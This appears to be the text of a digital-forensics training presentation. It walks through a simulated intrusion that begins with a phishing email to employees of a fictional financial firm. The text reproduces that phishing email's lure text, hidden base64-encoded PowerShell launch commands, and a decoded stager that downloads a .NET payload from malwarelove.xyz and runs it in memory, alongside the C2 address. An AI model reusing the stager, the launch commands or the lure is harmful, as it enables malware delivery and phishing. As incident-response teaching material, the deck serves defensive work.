



Project Obsidian

Kill Chain 1 (KC1)

**Endpoint Forensics
Walk-through**





Project Obsidian

Overview (KC1 Endpoint Forensics)

- What is Obsidian
 - IR, Forensics, Malware RE, CTI, CTH
- What is this Presentation
 - Endpoint Forensics
- Velociraptor / Forensic Collection
- Timeline
- Artifacts
- Demo




12 Feb 2022 21:10 GMT → 21:16 GMT

Malicious Documents sent to Karen Metuens via email, Powershell Malware Executed




12 Feb 2022 21:13 GMT → 22:00 GMT Additional Malware Found on Disk, Lateral Movement



12 Feb 2022 21:10 GMT → 22:31 GMT

Sometimes, There Isn't Anything There – And That's OK



Extract Obfuscated Malicious Powershell

Event 400, PowerShell (PowerShell)

General Details

Engine state is changed from None to Available.

Details:

NewEngineState=Available
PreviousEngineState=None

SequenceNumber=13

HostName=ConsoleHost
HostVersion=5.1.14393.4583
HostId=e12f97c3-c717-4609-85d5-c514af35fd38
HostApplication=powershell -exec bypass -nologo -nop -w hidden -enc

KAaGAG4ARQB3AC0AbwBiAGoARQBDAFQAIBJAG8ALqBzAHQAQcBFAEEAbQBSAEUAQQBkAGUAQcAoACAAKABuAEUAdwAtAG8AYqBqAEUAQwBUACAASQBvAC4AYwBvAG0AU
ABSAGUAcwBTAGkATwBuAC4AZABFAGYAbABBBAHQAZQBzAFQAQcBIAEEAbQAoACAAWwBzAFkAUwB0AGUATQAuAEkAbwAuAE0AZQBtAE8AcqBZAHMAAdABYAEUAQQBNAF0AIA
BbAEMAAbwBuAFYAZQBSAFQAXQA6ADoARqBSAG8AbQBiAEAUwBFADYANABzAHQAQcBpAG4ARwAoACAAJwBYAFYAYqBMAGIAbABRADUARQBQADIAVqBXAG8AQQA2AEwAUq
B4AGsAWAA3ACsAWABJAECsAVQBCAEMAMABDAEIAeABVAGqAUqBOAEUASQBvAFEARABaAEIAQQBzAFMARwBtAFqAKwBuAFQAaqAxAdqAYqA1AEMAZwB1ADIATwBYADYAMw
BGADqANqBwAFQAACBPAYAMwBRAHqAYwAyAFAARAA5AGYAMwBiADcANwBjAFAAdqBsADEAOQBmADMABAAyAC8AZABYADcANqA3AHYAUABsADkAZAAzAHoAMQA4AH
UAaqB2AGYAcABKAElAdgBuADUAMwArAE8AVqAyACsAZqBuAHYALwA1AG4AUQA2AHcANQA0AHUAWqBxAEOAQQBmAGYAQqBIAGkAdgBpAFoAVQBxAE4AUQBXAGqAaABaAG
wAMABKAESAUqBaAFkASAAvAHEAeQBCADUAcqBTAE4ARQBZAGsAMwBrAHKAMqBuAEYAUABVADAAZQArAHQAaABKAHUAeABGAHQAdQA1AGkAeqBjADcAYwBQAFqAdQBIAE

Log Name: Windows PowerShell
Source: PowerShell (PowerShell)
Event ID: 400
Level: Information
User: N/A
OpCode:
More Information: [Event Log Online Help](#)

Logged: 2/12/2022 1:12:15 PM
Task Category: Engine Lifecycle
Keywords: Classic
Computer: wkst01.magnumtempus.financial

Source(s): Windows Powershell.evtx
Tool: Event Viewer, Cyberchef



Extract Obfuscated Malicious Powershell

Version 9.32.3

Last build: 10 months ago

Options ⚙ About / Support ?

Operations

Search...

Favourites ★

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

File

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Remove null bytes

Regular expression

Built in regexes
User defined

Regex
[a-zA-Z0-9+/{30,}

☒ Case insensitive ☒ ^ and \$ match at newlines ☐ Dot matches all

☐ Unicode support ☐ Astral support ☐ Display total

Output format
List matches

From Base64

Alphabet
A-Za-z0-9+/=

STEP

BAKE!

Auto Bake

Input

length: 4523
lines: 112

KAAG4ARQB3AC0AbwBiAGoARQBD
AFQAIABJAG8ALgBzAHQAcgBFAEEAbQBSAEUAQQBk
AGUAcgAoACAAKABuAEUAdwAtAG8AYgBqAEUAQwBU
ACAA5QBvAC4AYwBvAG0AUABSAGUAcwBTAGKATwBu
AC4AZABFAGYAbABBAHQAZQBzAFQAcgBIAEEAbQAO
ACAAWwBzAFkAUwB0AGUATQAUAEkAbwAUAE0AZQBt
AE8AcgBZAHMAdABYAEUAQQBNaf0AIABbAEMAbwBU
AFYAZQBSAFQAXQA6ADoARgBSAG8AbQBIEEAUwBF
ADYANABzAHQAcgBpAG4ARwAoACAAJwBYAFYAYgBM
AGIAbABRADUARQBQADIAVgBXAG8AQQA2AEwAUgB4
AGsAWAA3ACsAWABJAEcAVQBCAEMAMABDAEIAeABV
AGgAUgBOAEUASQBvAFEARABaAEIAQQBzAFMARwBt
AFgAKwBuAFQAagAxAdgAYgA1AEMAzwB1ADIATwBY
ADYAMwBGADgANgBwAFQAcABPAFYAMwBRAHGAyWYy
AFAARAA5AGYAMwBiADcANwBjAFAAdgBsADEAQBM
ADMabAAyAC8AZABYADcANGA3AHYAUABsADkAZAAz
AHoAMQA4AHUAagB2AGYAcABKAEIAdgBuADUAMwAr
AF9AVgAuAFcAFzARuAHYALw01AG4AUQAZAHcANQAg

time: 12ms
length: 570
lines: 10

Output

[Net.ServicePointManager]::ServerCertificateValidationCallback = {
\$true
};
\$wc = New - Object System.Net.WebClient;
\$wc.Headers.Add(('User-Agent'), ('Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0'));
\$wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
\$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
\$a = (New - Object net.webclient).DownloadData(('https://malwarelove.xyz/index-en-US.html'));
\$b = [System.Reflection.Assembly]::Load(\$a);
\$b.EntryPoint.Invoke(\$null, [Object[]]@([String[]]@()));

<https://malwarelove.xyz/index-en-US.html>
(3.132.192.16:443)

Source(s):
Tool:

Windows Powershell.evtx, Microsoft-Windows-Sysmon%4Operational.evtx
Event Viewer, Cyberchef

WKST01 & WKST02

Evidence of Malicious Email

```
From - Sat Feb 12 21:10:06 2022
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
Return-Path: legal-internal@magnumtempus.financial
Received: from ip-172-16-21-100.us-east-2.compute.internal (ip-172-16-21-100.us-east-2.compute.internal [172.16.21.100])
        by magnumtempusfinancial.com with ESMTTP
        ; Sat, 12 Feb 2022 21:10:06 +0000
Message-ID: <AE5026CE-73A0-489F-AFE9-6EE4014C24DE@magnumtempusfinancial.com>
Content-Type: multipart/mixed; boundary="=====3336088841023311151=="
MIME-Version: 1.0
Subject: [ACTION REQUIRED] ORGANIZATION IT POLICY VIOLATION
From: legal-internal@magnumtempus.financial
To: amanda.nuensis@magnumtempusfinancial.com
```

```
--=====3336088841023311151==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
```

The MagnumTempus Financial CERT and CyberSecurity team have noticed that you are one of the users - "karen.metuens@magnumtempus.financial", "amanda.nuensis@magnumtempus.financial". As mentioned in the yearly cybersecurity training and your employment agreement with MagnumTempus, the violation of IT policy may terminate your employment. Please review the attachment which includes the decision made by the MagnumTempus Legal team. If the document is empty, reply to this email within 72 hours.

Thank you,
MagnumTempus Internal Legal Department
(+1)969-555-5984
legal-internal@magnumtempus.financial

```
--=====3336088841023311151==
Content-Type: application/octet-stream
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
        filename=MagnumTempus-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc
```

```
0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAAABAAAAJwAAAAAAAAAAAA
```

Source(s): Thunderbird Inbox (Amanda Nuensis, Karen Metuens)
Tool: Text Editor




Decode B64 MIME Attachment (MalDoc)

The screenshot shows the CyberChef web application interface. On the left is the 'Operations' sidebar with a search bar and a list of recipes. The 'Recipe' panel in the center has a 'From Base64' recipe selected, with a dropdown menu showing 'Alphabet' and 'A-Za-z0-9+/' as options. A checkbox labeled 'Remove non-alphabet chars' is checked. The 'Input' field on the right contains a long Base64 encoded string. The 'Output' field shows the decoded result, which is a MalDoc file. The 'BAKE!' button is visible at the bottom of the 'Recipe' panel.

Source(s): Thunderbird Inbox (Amanda Nuensis, Karen Metuens)
Tool: Text Editor, CyberChef



Evidence of Enabled Macros for Maldoc



Source(s): Amanda Nuensis NTUSER.DAT, Sysmon: Windows Registry Trust Record Modification
Tool: Registry Viewer (NTUSER.DAT), Event Viewer (Sysmon Log), Chainsaw

WKST01



Evidence of Enabled Macros for Maldoc

Suspicious Registry Event:

system_time	id	detection_rules	computer_name	Event.EventData.Details	target_object
2022-02-12 21:12:12	13	+ Windows Registry Trust Record Modification	"wkst01.magnumtempus.fi nancial"	Binary Data	HKU\S-1-5-21-2370586174- 1517003462-11420 29260- 1126\SOFTWARE\Microsoft\Offic e\16. 0\Word\Security\Trusted Documents\TrustR ecords\%USERPROFILE%\Deskt op\MagnumTempu s-Policy- Violation- amanda.nuensis@magnum tempusfinancial.com.doc
2022-02-12 22:43:07	13	+ Windows Registry Trust Record Modification	"wkst01.magnumtempus.fi nancial"	Binary Data	HKU\S-1-5-21-2370586174- 1517003462-11420 29260- 1126\SOFTWARE\Microsoft\Offic e\16. 0\Word\Security\Trusted Documents\TrustR ecords\file://files.magnumtempusfi nancia l.com/public/Depts/Marketing/Mar keting%2 0Template.docx

Source(s): Amanda Nuensis NTUSER.DAT, Sysmon: Windows Registry Trust Record Modification
Tool: Registry Viewer (NTUSER.DAT), Event Viewer (Sysmon Log), Chainsaw

WKST01



Powershell (PID:7036) Connection to C2

A24:M24												
	A	B	C	D	E	F	G	H	I	J	K	L
19	thunderbird.exe	5976	TCP	50019		127.0.0.1	50020		127.0.0.1	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
20	thunderbird.exe	5976	TCP	50020		127.0.0.1	50019		127.0.0.1	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
21	thunderbird.exe	3788	TCP	50023		172.16.50.131	143		172.16.50.110	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
22	thunderbird.exe	6584	TCP	50028		127.0.0.1	50029		127.0.0.1	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
23	thunderbird.exe	6584	TCP	50029		127.0.0.1	50028		127.0.0.1	Not Resolved	ESTAB	C:\Program Files\Mozilla Thunderbird\th
24	powershell.exe	7036	TCP	54354		172.16.50.131	443		3.132.192.16	Not Resolved	ESTAB	C:\Windows\System32\WindowsPower
25	explorer.exe	7172	TCP	54379		172.16.50.131	443		52.226.139.121	Not Resolved	ESTAB	C:\Windows\explorer.exe
26	firefox.exe	7940	TCP	54380		127.0.0.1	54381		127.0.0.1	Not Resolved	ESTAB	C:\Users\karen.metuens\AppData\Loca

Administrator: Command Prompt

```
C:\Downloads\Volatility\volatility3>py vol.py -f c:\AChoirX\KC1-WKST02-Velo-data\PhysicalMemory.raw windows.netscan.Netscan | find /i "3.132.192.16"
```

0x870a2500a010	TCPv4	172.16.50.131	54354	3.132.192.16	443	ESTABLISHED	-	-	N/A
----------------	-------	---------------	-------	--------------	-----	-------------	---	---	-----

```
C:\Downloads\Volatility\volatility3>
```

Source(s): Velociraptor, Memory Dump
Tool: jq, OpenOffice, WinPmem, Volatility



Powershell (PID:7036) Command Line

```
Administrator: Command Prompt
C:\Downloads\Volatility\volatility3>py vol.py -f c:\AChoirX\KC1-WKST02-Velo-data\PhysicalMemory.raw windows.cmdline.CmdLine | find /i "7036"
7036 powershell.exe "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Sta -Nop -Window Hidden -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('7Vp7cFzVef/O3d27V2t7rbt62pbs9UP2WpaFXpZtsI31siUjyQ9JfuHU3seVtHh37/reXVvCNRWFMowEBJiSV0N5JDOBSciUJDNAaj04oQlNCAOdDoUWKGkeU0hmCm06eUxi9/ede1fatWRS+k8m0+56v/O9zvc63z17rldDx+8hDxF58b18megpc1676Xe/ZvAJrvpGkL5e9v3VT4nB768enUza4ax1TljRdDgezWTMXDhmkK18JpzMhV3j4TTZsJoXrIksM61caCPaFa09NxaLVaw+zatoUWihagRhOLwftIPEMbn1Btd2JF53TmFUQblz1Fo958R1ct/c+PsIF9/Abv7PyhJ+Fv8P6jFvBfi04pIDXR/Ed2cM6ZyGH8WcXSLcy0ycarZM1Jm3I3h1KvTVKq3m6j7fxMiv15wg+qXpn10+2bUZwWRcFypH9ZepxLBnIASwYKojStt2FHxI7cVLS09VSbt6vYSMAMW0GzN3cvBa6he1fRax